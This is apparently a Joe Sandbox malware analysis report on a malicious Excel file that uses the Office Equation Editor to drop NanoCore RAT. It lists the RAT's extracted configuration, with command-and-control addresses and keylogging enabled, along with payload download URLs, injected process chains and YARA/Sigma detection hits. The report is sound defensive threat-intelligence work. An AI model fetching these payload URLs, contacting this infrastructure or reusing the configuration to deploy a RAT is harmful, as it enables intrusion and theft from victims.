ID: 402636
Sample Name: Original title
deed.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:41:17
Date: 03/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Original title deed.xlsx

Overview


General Information

Sample Name:	Original title deed.xlsx
Analysis ID:	402636
MD5:	97ffd7670cb87a5..
SHA1:	138d3a2105ff5cf…
SHA256:	c54436c4152096..
Tags:	NanoCore RAT VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Nanocore

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected Nanocore Rat
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Sigma detected: NanoCore
- Snort IDS alert for network traffic (e.…
- Yara detected AntiVM3
- Yara detected Nanocore RAT
- .NET source code contains potentia…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2984 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2280 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2636 cmdline: 'C:\Users\Public\vbc.exe' MD5: 042AA11C6D49E1CCA5923F02D1B0A5AE)
    - RegSvcs.exe (PID: 2360 cmdline: C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegSvcs.exe MD5: 72A9F09010A89860456C6474E2E6D25C)
- **cleanup**

Malware Configuration

Threatname: NanoCore

```
{
  "Version": "1.2.2.0",
  "Mutex": "21f4355e-8257-4e77-8f1b-c822c6ea",
  "Group": "BUILD",
  "Domain1": "79.134.225.26",
  "Domain2": "nassiru1166main.ddns.net",
  "Port": 1133,
  "KeyboardLogging": "Enable",
  "RunOnStartup": "Disable",
  "RequestElevation": "Disable",
  "BypassUAC": "Disable",
  "ClearZoneIdentifier": "Enable",
  "ClearAccessControl": "Disable",
  "SetCriticalProcess": "Disable",
  "PreventSystemSleep": "Enable",
  "ActivateAwayMode": "Disable",
  "EnableDebugMode": "Disable",
  "RunDelay": 0,
  "ConnectDelay": 4000,
  "RestartDelay": 5000,
  "TimeoutInterval": 5000,
  "KeepAliveTimeout": 30000,
  "MutexTimeout": 5000,
  "LanTimeout": 2500,
  "WanTimeout": 8000,
  "BufferSize": "ffff0000",
  "MaxPacketSize": "0000a000",
  "GCThreshold": "0000a000",
  "UseCustomDNS": "Enable",
  "PrimaryDNSServer": "8.8.8.8",
  "BackupDNSServer": "8.8.4.4"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2597919023.00000000022 00000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x1f1db:$x1: NanoCore.ClientPluginHost • 0x1f1f5:$x2: IClientNetworkHost
00000005.00000002.2597919023.00000000022 00000.00000004.00000001.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x1f1db:$x2: NanoCore.ClientPluginHost • 0x22518:$s4: PipeCreated • 0x1f1c8:$s5: IClientLoggingHost
00000005.00000002.2597850360.00000000021 00000.00000004.00000001.sdmp	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xf7ad:$x1: NanoCore.ClientPluginHost • 0xf7da:$x2: IClientNetworkHost
00000005.00000002.2597850360.00000000021 00000.00000004.00000001.sdmp	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xf7ad:$x2: NanoCore.ClientPluginHost • 0x10888:$s4: PipeCreated • 0xf7c7:$s5: IClientLoggingHost
00000005.00000002.2597850360.00000000021 00000.00000004.00000001.sdmp	JoeSecurity_Nanocore	Yara detected Nanocore RAT	Joe Security	
Click to see the 35 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.RegSvcs.exe.600000.6.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x2205:$x1: NanoCore.ClientPluginHost • 0x223e:$x2: IClientNetworkHost
5.2.RegSvcs.exe.600000.6.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0x2205:$x2: NanoCore.ClientPluginHost • 0x2320:$s4: PipeCreated • 0x221f:$s5: IClientLoggingHost
5.2.RegSvcs.exe.500000.2.raw.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0xe75:$x1: NanoCore.ClientPluginHost • 0xe8f:$x2: IClientNetworkHost
5.2.RegSvcs.exe.500000.2.raw.unpack	Nanocore_RAT_Feb18_1	Detects Nanocore RAT	Florian Roth	• 0xe75:$x2: NanoCore.ClientPluginHost • 0x1261:$s3: PipeExists • 0x1136:$s4: PipeCreated • 0xeb0:$s5: IClientLoggingHost
5.2.RegSvcs.exe.590000.4.unpack	Nanocore_RAT_Gen_2	Detetcs the Nanocore RAT	Florian Roth	• 0x6da5:$x1: NanoCore.ClientPluginHost • 0x6dd2:$x2: IClientNetworkHost
Click to see the 84 entries				

Sigma Overview


System Summary:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: NanoCore

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Yara detected Nanocore RAT

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected Nanocore RAT

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Boot Survival:

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected Nanocore RAT

Remote Access Functionality:

Detected Nanocore Rat


Yara detected Nanocore RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com Cont
Valid Accounts	Exploitation for Client Execution 1 3	Path Interception	Access Token Manipulation 1	Masquerading 1 1 1	Input Capture 1 1	Security Software Discovery 2 1	Remote Services	Input Capture 1 1	Exfiltration Over Other Network Medium	Encr Char
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 3 1 2	Disable or Modify Tools 1 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Non- Port
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Rem Softw
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Access Token Manipulation 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Ingre Tran
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Process Injection 3 1 2	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Non- Laye
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Deobfuscate/Decode Files or Information 1	Cached Domain Credentials	System Information Discovery 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Appli Proto
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Com Port

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Com Cont
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 3 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Proto
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Software Packing 1 3	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Extra Window Memory Injection 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Proto


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Original title deed.xlsx	6%	Metadefender		Browse
Original title deed.xlsx	17%	ReversingLabs	Document-Office.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\nd[1].exe	18%	Virustotal		Browse

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.RegSvcs.exe.2100000.13.unpack	100%	Avira	TR/NanoCore.fadte		Download File
5.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
79.134.225.26	8%	Virustotal		Browse
79.134.225.26	0%	Avira URL Cloud	safe	
nassiru1166main.ddns.net	1%	Virustotal		Browse
nassiru1166main.ddns.net	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://myhostisstillgood11.zapto.org/dashboard/docs/images/nd.exe	3%	Virustotal		Browse
http://myhostisstillgood11.zapto.org/dashboard/docs/images/nd.exe	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
myhostisstillgood11.zapto.org	172.245.45.28	true	true		unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
79.134.225.26	true	• 8%, Virustotal, Browse • Avira URL Cloud: safe	unknown
nassiru1166main.ddns.net	true	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://myhostisstillgood11.zapto.org/dashboard/docs/images/nd.exe	true	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	RegSvcs.exe, 00000005.00000002.2599722592.0000000004F80000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	RegSvcs.exe, 00000005.00000002.2599722592.0000000004F80000.00000002.00000001.sdmp	false		high
http://www.day.com/dam/1.0	A830D3DD.emf.0.dr	false		high
http://https://github.com/unguest	vbc.exe	false		high
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	vbc.exe, 00000004.00000002.2397412433.00000000026EB000.00000004.00000001.sdmp	false		high
http://https://github.com/unguest9WinForms_RecursiveFormCreate5WinForms_SeeInnerExceptionGProperty	vbc.exe.2.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
79.134.225.26	unknown	Switzerland		6775	FINK-TELECOM-SERVICESCH	true
172.245.45.28	myhostisstillgood11.zapto.org	United States		36352	AS-COLOCROSSINGUS	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	402636
Start date:	03.05.2021
Start time:	10:41:17
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Original title deed.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@6/9@1/2

EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.2% (good quality ratio 0.2%) • Quality average: 77% • Quality standard deviation: 0%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:43:56	API Interceptor	83x Sleep call for process: EQNEDT32.EXE modified
10:44:00	API Interceptor	2x Sleep call for process: vbc.exe modified
10:44:05	API Interceptor	1029x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
79.134.225.26	PpkzTxJVyC.exe	Get hash	malicious	Browse	
	Original title deed.xlsx	Get hash	malicious	Browse	
	jk55xlWn7a.exe	Get hash	malicious	Browse	
	Qds5xiJaAX.exe	Get hash	malicious	Browse	
	INVOICE.xlsx	Get hash	malicious	Browse	
	owrCPP2YTC.exe	Get hash	malicious	Browse	
	reorder17032021.PDF.exe	Get hash	malicious	Browse	
	re-order15032021.PDF.exe	Get hash	malicious	Browse	
	new order15032021.PDF.exe	Get hash	malicious	Browse	
	CLEW enquiry 2021.PDF.exe	Get hash	malicious	Browse	
	payment proof.png.exe	Get hash	malicious	Browse	
	0001.exe	Get hash	malicious	Browse	
	Purchase Order 2021-311743-045.xls.exe	Get hash	malicious	Browse	
	CLEW enquiry 2021.PDF.exe	Get hash	malicious	Browse	
	Purchase.exe	Get hash	malicious	Browse	
	Quote.exe	Get hash	malicious	Browse	
	Quotation.exe	Get hash	malicious	Browse	
	invoicedHusrLjViL.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.BehavesLike.Win32.Generic.jc.exe	Get hash	malicious	Browse	
	Scan_2983qwe29321.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
172.245.45.28	product specification.xlsx	Get hash	malicious	Browse	• myhostisstillgood11.zapto.org/dashboard/docs/images/kn.exe
	Original title deed.xlsx	Get hash	malicious	Browse	• 172.245.45.28/dashboard/docs/images/nd.exe
	INVOICE.xlsx	Get hash	malicious	Browse	• 172.245.45.28/img/america/white/nd.exe
	QUOTE4885 - NP200.xlsx	Get hash	malicious	Browse	• 172.245.45.28/img/america/white/nd.exe
	original title deed.xlsx	Get hash	malicious	Browse	• 172.245.45.28/img/america/white/nd.exe
	RFQ180584.xlsx	Get hash	malicious	Browse	• weloveplayinggames.servegame.com/img/covid19/covid.exe
	gOMIKZsuDd.docx	Get hash	malicious	Browse	• doctor.hopto.org/torotoro/nd.dot
	4IcewJbARW.docx	Get hash	malicious	Browse	• doctor.hopto.org/dashboard/
	gOMIKZsuDd.docx	Get hash	malicious	Browse	• doctor.hopto.org/torotoro/nd.dot
	RFQ180584.xlsx	Get hash	malicious	Browse	• 172.245.45.28/img/covid19/drug.exe
	6VjgC99atY.rtf	Get hash	malicious	Browse	• doctor.hopto.org/torotoro/kn.exe
	G9kQExKBp5.docx	Get hash	malicious	Browse	• 172.245.45.28/dashboard/
	SOA 83773.xlsx	Get hash	malicious	Browse	• 172.245.45.28/torotoro/nd.exe
	Swift Copy Ref.xlsx	Get hash	malicious	Browse	• 172.245.45.28/torotoro/kn.exe
	yOShx2XvCx.rtf	Get hash	malicious	Browse	• 172.245.45.28/torotoro/kn.exe
	GCvfEfu3QG.rtf	Get hash	malicious	Browse	• 172.245.45.28/torotoro/nd.exe
	transfer request Form.docx	Get hash	malicious	Browse	• 172.245.45.28/dashboard/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
